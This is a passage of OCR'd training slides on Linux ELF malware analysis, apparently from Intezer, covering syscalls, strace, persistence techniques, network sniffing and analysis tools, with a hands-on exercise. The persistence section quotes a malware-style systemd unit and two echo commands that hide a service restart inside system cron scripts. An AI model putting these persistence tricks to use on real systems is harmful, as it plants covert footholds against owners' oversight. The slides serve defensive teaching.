sleep(120);
return NULL;
}

void main()
{
int i=0;
int err;
while(i<3)

thread_create(&(tid[i]), NULL,&print_something,NULL);
i++;
```

./print-something

```
root@ubntu:~# pstree | grep print-something
        |       |                   |-bash---sudo---su---bash---print-something---3*[{print-something}]
root@ubntu:~# pidof print-something
15176
```

print-something.c

Syscalls (System Calls)

Syscalls are the interface used by the application to request services from the kernel.

- **open/openat** – open and possibly create a file.
- **read** – read from a file descriptor.
- **access** – check user's permissions for a file.
- **write** – write to a file descriptor.
- **mkdir/mkdirat** – make directories.
- **connect** – initiate a connection on a socket.
- **socket** – create an endpoint for communication.
- **execve** – execute program

Syscalls (System Calls)

strace -o out.txt ./trace-me

```
root@ubuntu:~# strace -o out.txt ./trace-me
What just happened??
```

cat out.txt

```
mkdir("/tmp/.tomato", 0700)             = 0
brk(NULL)                               = 0x55eb8155e000
brk(0x55eb8157f000)                     = 0x55eb8157f000
openat(AT_FDCWD, "/tmp/.tomato/answer.txt", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0
write(3, "I Was created!!!!", 17)       = 17
close(3)                                = 0
fstat(1, {st_mode=S_IFCHR|0620, st_rdev=makedev(136, 1), ...}) = 0
write(1, "What just happened??\n", 21What just happened??
)  = 21
exit_group(0)                           = ?
+++ exited with 0 +++
```

INTEZER

Questions?

Persistence Methods

Why threat actors want to achieve persistence?

Methods to get persistence:


- cron
- Services
- Loadable Kernel Modules (LKM)
- Hijack Execution Flow

```
[Unit]
Description=storm
Requires=
After=

[Service]
PIDFile=/var/run/storm.pid
ExecStartPre=/bin/rm -f /var/run/storm.pid
ExecStart=/usr/bin/storm
Restart=on-failure

[Install]
WantedBy=multi-user.target
```

```
echo "systemctl start watchdogd || service watchdogd start" >> /etc/cron.hourly/0anacron
echo "systemctl start watchdogd || service watchdogd start" >> /etc/cron.daily/logrotate
```

Network Sniffing

- Why you should monitor the network?
- How?
  - tcpdump
  - Wireshark
  - InetSim




INTEZER


Questions?

Advanced Analysis

- Tools:
  - IDA
  - R2
  - Ghidra
- The flow
  - Strings
  - Imports and Exports
  - System calls
  - Functions



Let’s Practice!



INTEZER

Dynamic Analysis - Exercise

- Is it malicious?
- What changes does it do on the system?
- Does it try to connect to a C2?
- How should I kill this?

Hints:

- Strings
- Wireshark (sudo apt-get install wireshark)
- strace

What Have We Learned?

- Linux threats are **real**
- ELF file format
- Basic Linux infrastructure
- Tools for ELF analysis
- Methodologies for ELF analysis

INTEZER

Thank You!

https://www.intezer.com/blog/malware-analysis/elf-malware-analysis-101-part-3-advanced-analysis/

Nicole Fishbein

@NicoleFishi19

Avigayil Mechtinger

@AbbyMCH